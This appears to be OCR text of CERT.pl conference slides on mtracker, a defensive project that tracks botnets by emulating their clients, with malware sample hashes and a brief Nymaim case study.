Use your enemies: tracking botnets with bots.

$ whois msm


Jarosław Jedynak

- Software/Security Engineer @ CERT.pl
- P4 CTF
- RE/Software dev
- Botnets, especially P2P ones
- https://tailcall.net
- @msmcode
- msm@cert.pl

$ whois psrok1

Paweł Srokosz

- Security researcher/Malware analyst @ CERT.pl
- P4 CTF
- RE/Software dev
- Studying CS at Warsaw University of Technology
- https://0xcc.pl
- @_psrok1
- pawel.srokosz@cert.pl



This talk

> *If you know both yourself and your enemy, you can win numerous battles without jeopardy.*
>
> *Sun Tzu*

Have a little chat with botnet:

- What bots usually talk about?
- How to learn your enemy's language?
- Improve your skills (constantly)
- Avoid the Friend Zone
- Be like a native speaker

This talk

If you know both yourself and your enemy, you can win numerous battles without jeopardy.


Sun Tzu

mtracker project:

- Part of SISSDEN project coordinated by NASK
- Scrapping useful information from various botnets
- We're trying to communicate with C&C using own clients
- Idea: "malware emulation" with scripts instead of sandboxing real malware

What bots usually talk about

C:\>bots.chat




observation tweets
@seebotschat

conversation.log

```
**********
her name
E: My last name is confidential.
V: do you watch Doctor Who
E: Sometimes, do you?
V: all the time
E: Wow.
V: want to sing to Rick Astley
E: He sang that song 'Never Gonna Give
 You Up'.
V: Never Gonna Let You Down
E: Never gonna run around and desert y
ou.
V: Never Gonna Make You Cry never gonn
a say goodbye
E: Never gonna tell a lie or hurt you.
V: and hurt you
```

What bots usually talk about



What bots usually talk about

Botnets are used for malware distribution:

- Malware updates

What bots usually talk about

Botnets are used for malware distribution:

- Malware updates
- Additional components doing specific tasks

What bots usually talk about

Botnets are used for malware distribution:

- Malware updates
- Additional components doing specific tasks
- Various malware (loaders)

What bots usually talk about


child	3128aebe6bcf0d3a0d1e34844fbcbb6aff46372e	smokeloader_drop smokeloader_task
child	2a8d6c69d1e15aa71fa0bd589c476ecdab36a161	smokeloader_drop smokeloader_task xmrig
child	8ef0cb1a5a1dcfff97327ffa3831ca474540bff1	smokeloader_drop smokeloader_task ripped:gootkit
child	ac90957c1723e071f85b67b682da9e581bc48be9	smokeloader_drop smokeloader_task
child	142f249934ba446a2ae360e0bf6af4bfa5f6c674	smokeloader_drop smokeloader_task cryptonight
child	7cefe25871f2bbfe236af86cfb04eaa9fcf8a511	smokeloader_drop smokeloader_task
child	70f46bf23891998c47506121c44f4d48655d9e40	smokeloader_drop smokeloader_task ripped:trickbot
child	f8565ac7bb99f514fe026d533a238cb8f7c3c47f	smokeloader_drop smokeloader_task
child	17d4d35a58dc7a3c448919890aa9fba9999fbb87	smokeloader_drop smokeloader_task ripped:kronos

What bots usually talk about


Botnets are used for malware distribution:

- Malware updates
- Additional components doing specific tasks
- Various malware (loaders)
- **Fresh, zero-day samples immediately after release**


What bots usually talk about




What bots usually talk about



What bots usually talk about



What bots usually talk about




What bots usually talk about

Collected data are useful in many ways:

- Improving anti-fraud systems used in online banking
- Finding out new phishing campaigns
- Tracking changes in botnet infrastructure


So...



How to learn your enemy's language

How to learn your enemy's language


Automated malware analysis toolchain



Case study: Nymaim

- Banker trojan
- Big threat in Poland
- Heavily obfuscated
- Throughly analysed by cert.pl:

https://cert.pl/en/news/nymaim-revisited/

